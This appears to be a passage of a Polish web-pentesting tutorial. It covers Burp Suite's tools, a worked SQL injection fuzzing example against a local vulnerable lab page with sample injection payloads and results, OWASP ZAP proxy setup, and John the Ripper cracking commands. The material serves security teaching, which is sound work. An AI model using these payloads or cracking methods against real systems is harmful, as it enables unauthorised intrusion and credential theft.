Intruder to narzędzie, które umożliwia nam przeprowadzenie ataków słownikowych. Dostarczając słownik jesteśmy w stanie sprawdzić odpowiedź dla każdego podanego wejścia. Wersja community wprowadza jednak **throttling**, czyli mimo że nasz sprzęt jest w stanie przetwarzać żądania szybciej, zostanie on specjalnie ograniczony w celu spowolnienia wysłania całego słownika.

Wynikiem operacji będzie lista żądań z testowymi wartościami słownika, którą możemy sortować według tego co nas najbardziej interesuje.

3. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Attack	Save	Columns					
Results	Positions	Payloads					
Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	502	
1	1	Prefixbee	200	<input type="checkbox"/>	<input type="checkbox"/>	4430	
2	1	Prefixwapp	200	<input type="checkbox"/>	<input type="checkbox"/>	4430	
3	1	Prefixwrap	200	<input type="checkbox"/>	<input type="checkbox"/>	4430	
4	2	Prefixbee	200	<input type="checkbox"/>	<input type="checkbox"/>	4430	
5	2	Prefixwapp	200	<input type="checkbox"/>	<input type="checkbox"/>	4430	
6	2	Prefixwrap	200	<input type="checkbox"/>	<input type="checkbox"/>	4430	

Request Response

Pretty Raw Hex

```

1 POST /login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 58
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/login.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: security_level=0; PHPSESSID=9ng4unhlr3caio76nidk2pgsl7
21 Connection: close
22
23 login=Prefixwapp&password=bug&security_level=0&form=submit

```

① ② ③ ④ ⑤ ⑥

Search... 0 matches

Finished

## Positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

1 2 3 4 5

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

Post: /login.php HTTP/1.1
 Host: localhost
 Content-Length: 51
 Cache-Control: max-age=0
 sec-ch-ua: "chromium";v="107", "Not=A?Brand";v="24"
 sec-ch-ua-mobile: ?0
 sec-ch-ua-platform: "Linux"
 Upgrade-Insecure-Requests: 1
 Origin: http://localhost
 Content-Type: application/x-www-form-urlencoded
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9
 Sec-Fetch-Site: same-origin
 Sec-Fetch-Mode: navigate
 Sec-Fetch-User: ?1
 Sec-Fetch-Dest: document
 Referer: http://localhost/login.php
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US,en;q=0.9
 Cookie: security\_level=0; PHPSESSID=9ng4unhlr3caio76nidk2pgsl7
 Connection: close
 login=Prefixwapp&password=bug&security\_level=0&form=submit

6 payload positions

0 matches Clear Length: 924

Pasek zakładek żądań (**1**) – umożliwia łatwe przełączanie się pomiędzy różnymi żądaniami.

Pasek zakładek żądania (**2**) – umożliwia przełączanie się pomiędzy różnymi konfiguracjami.


Wybór sposobu w jaki znaczniki będą uzupełniane (**3**) – możliwe do wyboru:

- **Sniper**
- **Battering ram**
- **Pitchfork**
- **Cluster Bomb**

Pozycje znaczników żądania (**4**) – najważniejsza część. Umożliwia ustawienie znaczników, które zostaną zamienione na konkretne wartości podczas **fuzzingu**.

Przyciski dodawania i usuwania słów kluczowych (**5**).

## Payloads



W tej zakładce możemy załadować nasz słownik (**1**), którego wyrazy zostaną wstawione w miejsce znaczników z zakładki **Positions**. Oczywiście im bardziej rozbudowany będzie słownik oraz im bardziej będzie doprecyzowany do danego celu, tym efekt uzyskamy szybciej o ile w ogóle.

Dodatkowo jesteśmy w stanie dodać zasady procesowania każdego słowa (**2**) ze słownika lub zaznaczyć opcję kodowania znaków (**3**).

Opcję kodowania znaków powinniśmy mieć włączoną tylko wtedy, gdy przechwycone żądanie które modyfikujemy będzie zakodowane.


## Resource Pool

Możemy tutaj ograniczyć zasoby, z których będzie korzystać program podczas **fuzzingu**.

## Options

Możemy tutaj skonfigurować jak będzie przebiegać proces. Z najważniejszych opcji możemy skonfigurować liczbę prób w przypadku problemów sieciowych, zdefiniować podświetlanie interesujących słów w odpowiedzi oraz jak rozwiązywać przekierowania.

## Repeater



Pasek zakładek (1) – pozwala łatwo przełączać się pomiędzy żądaniami do powtórzenia

Żądanie (2) – podgląd żądania, które zostało wysłane przez przeglądarkę.


Odpowiedź (3) – odpowiedź, którą otrzymaliśmy na żądanie z punktu 1.

Wyszukiwarka (4) – pozwala wyszukać wpisaną frazę w odpowiedzi.

Inspektor (5) – jeśli interesuje nas konkretna część żądania lub odpowiedzi możemy skorzystać z inspektora, który w przejrzysty sposób nam je wyświetli.

Zakładka pozwala nam eksperymentować z żądaniami, które uznamy za podatne. Otrzymujemy możliwość dowolnej modyfikacji żądania, jego parametrów czy nagłówków i sprawdzenia co na takie żądanie odpowie serwer. Na zrzucie ekranu widzimy żądanie uwierzytelnienia się pod adresem **localhost/login.php** oraz odpowiedź jaką dostaliśmy od serwera. Kod odpowiedzi to **302**, czyli kod z rodziny przekierowań, które powinny zawierać nagłówek **Location**, mówiący przeglądarce gdzie przekierować użytkownika po otrzymaniu odpowiedzi. Burp natomiast pod paskiem zakładek udostępnia nam przycisk **Follow redirection**. Korzystając z wyszukiwarki lub inspektora możemy wywnioskować, że zostaniemy przekierowani na stronę **portal.php**.

## Decoder



Proste narzędzie do transformacji danych z jednego formatu na drugi. Jest w stanie inteligentnie rozpoznawać wprowadzone dane. Kodowanie jakie jest obsługiwane:

- Plain
- URL
- HTML
- Base64
- ASCII hex
- Hex
- Octal
- Binary
- Gzip

## Comparer

Proste narzędzie do wizualizacji różnic w danych. Dane możemy wkleić bezpośrednio, załadować z pliku lub przesłać je z aplikacji np.:

**Proxy > HTTP history > PPM na odpowiedź HTTP > Send to comparer.**

The screenshot shows the Burp Suite interface with the following details:

- Project:** Temporary Project
- Tab:** Proxy
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type
- Table Data:**

22	http://localhost	POST	/login.php		✓	302	502	HTML
23	http://localhost	GET	/portal.php			200	23702	HTML
24	http://localhost	GET	/logout.php			302	896	HTML
25	http://localhost	GET	/login.php			200	4363	HTML
- Request Panel:**

```

1 GET /logout.php HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="107", "Not=Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
    
```
- Response Panel:**

```

1 HTTP/1.1 302 Found
Date: Sun, 22 Jan 2023 18:12:42 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=19gp7qq7bj4e68lverouub; path=/; Secure; HttpOnly
Set-Cookie: security_level=0; expires=Mon, 22-Jan-2024 18:12:29 GMT; Max-Age=31536000; path=/; Secure; HttpOnly
Set-Cookie: top_security_nostl=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: top_security_ssl=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Location: login.php
Content-Length: 0
Connection: close
Content-Type: text/html
    
```
- Inspector Panel:**
  - Request Attributes
  - Request Cookies
  - Send to Intruder
  - Send to Repeater
  - Send to Sequencer
  - Send to Comparer** (highlighted)
  - Send to Decoder
  - Show response in browser
  - Request in browser

Porównywanie realizowane jest na poziomie bajtów (pożerająca więcej zasobów komputerowych) lub tekstu (tokenizacja wyrazów oddzielonych spacją).

Możemy maksymalnie porównywać ze sobą dwa elementy jednocześnie. Opcja szczególnie przydatna, podczas analizy danych w których różnice są ciężkie do wyłapania.

The screenshot shows the 'Word compare' feature in Burp Suite comparing two responses:


- Length:** 896 (Left pane)
- Length:** 502 (Right pane)
- Content:** Both panes show the same raw HTTP/1.1 response headers and body content, including cookies and location headers.
- Key:** Modified, Deleted, Added
- Sync views:** A checkbox at the bottom right.

Za przykład możemy dwie odpowiedzi, jedna po poprawnym logowaniu (**/login.php**), druga po poprawnym wylogowaniu (**/logout.php**). Jak widać zmieniają się tu tylko ciasteczka, więc można wywnioskować, że za to czy użytkownik jest zalogowany czy nie w aplikacji odpowiadają ciasteczka.

## Logger

Narzędzie do śledzenia aktywności sieciowej, która przechodzi przez burpa. Zostaje tu wyświetlony cały ruch sieciowy, nawet ten poza naszym zakresem (**scope**). Przydatne jeśli chcemy podejrzeć jak wyglądają żądania po naszej modyfikacji. Chociaż ta zakładka jest **read-only**, możemy wysłać żądania do innych narzędzi w obrębie programu. Tabela umożliwia nam sortowanie po wybranych kolumnach i filtrowanie.

The screenshot shows the Burp Suite interface with the 'Logger' tab selected. The main pane displays a table of captured requests, with the third row highlighted in orange. The columns include: #, Time, Tool, Method, Host, Path, Query, Param count, Status, Length, and Start response timer. Below the table are three panels: 'Request' (Pretty, Raw, Hex), 'Response' (Pretty, Raw, Hex, Render), and 'Inspector' (Request Attributes, Request Cookies, Request Headers, Response Headers). The 'Request' panel shows a detailed log entry for a GET request to /install.php?install=yes. The 'Response' panel shows the raw HTTP response code 200 OK and the rendered HTML content of the page. The 'Inspector' panel shows various request and response headers.



Sam logger ma limit 50Mb po przekroczeniu którego zostaną usunięte najstarsze wpisy.

## Extender

Pozwala rozszerzyć funkcjonalność burpa poprzez instalację narzędzi utworzoną przez społeczność burpa.

### Przykład: Szukanie podatności SQL Injection

Udajemy się na podatną stronę zainstalowaną na naszej lokalnej maszynie, która działa pod adresem **localhost/sqli\_16.php**. Robimy to przez przeglądarkę skonfigurowaną przez burpa z poziomu


**Proxy > Intercept.** Wpisujemy błędne dane uwierzytelniania, których nie znamy. Na tym etapie ważne jest dla nas po prostu wykonanie żądania, które zostanie przepuszczone przez burpa.



Po naciśnięciu przycisku **Login** zostanie wygenerowane żądanie do serwera, który zweryfikuje czy podane przez login i hasło są prawidłowo. Jak już wiemy burp pośredniczy w komunikacji klient – serwer, dlatego też żądanie powinno być widoczne w historii **Proxy > HTTP history**.


To samo mogliśmy wywnioskować z samej tabeli wyświetlającej historię żądań **(1)**. Możemy zauważać żądanie w formie surowej z parametrami **(2)** oraz odpowiedź wyrenderowaną przez burpa, ponieważ użyliśmy opcji wyświetlania **Render** **(3)**.

Żeby sprawdzić podatność SQLi chcemy sprawdzić czy wpisując składnię języka SQL do formularza aplikacja **backendowa** przepuści zainfekowany tekst do bazy danych. Jeśli tak, otrzymamy odpowiedź z zawartością bazy danych. Dostępnych jest wiele metod SQLi jak również wiele składni samego języka zapytań, dlatego warto było by posiadać już jakiś zbiór możliwych fragmentów składni SQL, który moglibyśmy sprawdzić. Możemy to zrobić pobierając z Internetu jakikolwiek gotowy słownik.



Wysyłamy żądanie do intrudera **PPM na żądanie > Send to intruder**. Jako metodę ataku wybieramy **Sniper** (1), a za znacznik login. Metoda sniper podstawi za znacznik każdą wartość ze słownika w miejsce loginu i wyśle tak spreparowane żądanie.

Samo załadowanie słownika robimy z poziomu zakładki **Intruder > Payloads**



Rozpoczynamy atak przyciskiem **Start Attack**. Wersja community przedłuży nam cały proces, ale otrzymamy wyniki. Powinniśmy szukać wyników, które różnią się od reszty, zdecydowana większość ma rozmiar 13492, więc raczej nie weźmiemy ich pod uwagę. Mniejsze odpowiedzi natomiast po wyrenderowaniu dają nam błąd z bazy danych udowadnia istnienie podatności SQLi.

The screenshot shows the "3. Intruder attack of http://localhost - Temporary attack - Not saved to project file" interface. The "Results" tab is selected, displaying a table of requests:

Request	Payload	Status	Error	Timeout	Length	Comment
148	and (select substring(@@versi...	200			2452	
149	and (select substring(@@versi...	200			2452	
150	and (select substring(@@versi...	200			2452	
151	and (select substring(@@versi...	200			2452	
152	and (select substring(@@versi...	200			2452	
153	and (select substring(@@versi...	200			2452	
27	AND 1=1 AND '%'=	200			2453	
28	AND 1=0 AND '%'=1	200			2453	
142	RLIKE (SELECT CASE WHEN (4...	200			2457	
143	RLIKE (SELECT CASE WHEN (4...	200			2457	
31	AND 1083=1083 AND ('1427=1...	200			2459	
32	AND 7506=9091 AND ('5913=5...	200			2459	
33	AND 7300=7300 AND 'pKlZ'='p...	200			2461	
34	AND 7300=7300 AND 'pKlZ'='p...	200			2461	
35	AND 7300=7300 AND ('pKlZ'='...	200			2461	
36	AND 7300=7300 AND ('pKlZ'='...	200			2461	
13	OR 3409=3409 AND ('pytW' Li...	200			2466	
14	OR 3409=3409 AND ('pytW' Li...	200			2466	
0		200			13492	
1	OR 1=1	200			13492	
2	OR 1=0	200			13492	
3	OR x=x	200			13492	



The "Response" tab is selected, showing a login form with fields for "Login:" and "Password:", and a "Login" button. A blue box highlights an error message: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'X'" at line 1.


### 3.2. OWASP ZAP

Narzędzie do testów penetracyjnych aplikacji webowych. Podobnie jak burp działa jako serwer proxy przez, który kierowany jest ruch z naszej przeglądarki. ZAP jednak skupia się bardziej na automatycznym skanowaniu i testowaniu podatności aplikacji. Wyróżnia go również bardziej intuicyjny interfejs użytkownika oraz w pełni darmowy dostęp.

#### Instalacja dynamicznego certyfikatu SSL

Aby umożliwić przechwytywanie zaszyfrowanego ruchu **HTTPS** konieczne jest zainstalowanie certyfikatu. W tym celu otwieramy okno opcji (**CTRL + ALT + O**) i przechodzimy do zakładki **Network > Server Certificates**. Zapisujemy wygenerowany certyfikat w wybranym przez nas miejscu klikając klawisz **Save**.






Po naciśnięciu przycisku Import należy przejść do lokalizacji, gdzie zapisaliśmy certyfikat, a następnie go wybrać. Zaznaczamy opcję **Trust this CA to identify websites** i dwa razy klikamy OK. W tym momencie mamy już zapisany certyfikat i możemy przejść dalej.

#### Przekierowanie ruchu do ZAP Proxy

Ponownie przechodzimy do ustawień ZAP, tym razem do zakładki **Network > Local Servers/Proxies**. Ustawiamy tutaj port 8081 i zatwierdzamy.



Następnie należy skonfigurować rozszerzenie FoxyProxy w przeglądarce Firefox, żeby przekierowywać ruch na naszą stronę.

## 4. NARZĘDZIA DO ŁAMANIA I TESTOWANIA HASEŁ

### 4.1. John The Ripper

John the Ripper to popularne narzędzie do łamania haseł w celu sprawdzenia podatności na ich złamanie. Jest to narzędzie typu open source, tj. kod źródłowy jest bezpłatnie udostępniany użytkownikom i może być modyfikowany oraz rozpowszechniany bez uiszczenia opłat. John the Ripper używany jest najczęściej do wykrywania słabych haseł, które mogą zagrozić bezpieczeństwu np. sieci lub innych podmiotów administracyjnych. Oprogramowanie może być używane w każdym systemie operacyjnym, lokalnie lub zdalnie za pomocą skryptów. Początkowo jednak opracowany został tylko dla systemów opartych na Uniksie, jednak teraz dostępny jest na około piętnastu różnych platformach (w tym Windows). Program łamie hashe za pomocą ataku słownikowego lub ataku siłowego. Formaty, które obsługuje to DES, RSA, MD4 i MD5, Kerberos AFS oraz hasze Windows LM.

#### Najważniejsze komendy

**john** – uruchamia program John the Ripper

**john --help** – wyświetla listę dostępnych opcji i parametrów

**john --test** – uruchamia testowanie szybkości i skuteczności programu

**john --wordlist=file.txt** – używa wskazanego pliku zawierającego listę słów jako słownika do ataku

**john --rules** – uruchamia atak z użyciem reguł permutacji haseł

**john --show** – wyświetla odgadnięte hasła

**john --incremental** – uruchamia atak inkrementalny

**john --session=sessionname** – umożliwia zapisanie i kontynuowanie sesji odgadywania haseł

#### Czym tak naprawdę jest hash?

Pojęcie to będzie bardzo często używane w dalszej części testowania oprogramowania. Jest to określony ciąg znaków podany przez użytkownika, który został przekształcony dzięki funkcji na krótką wartość znakową, posiadającą stały rozmiar. Własnością hasha jest to, że jest on nieodwracalny.

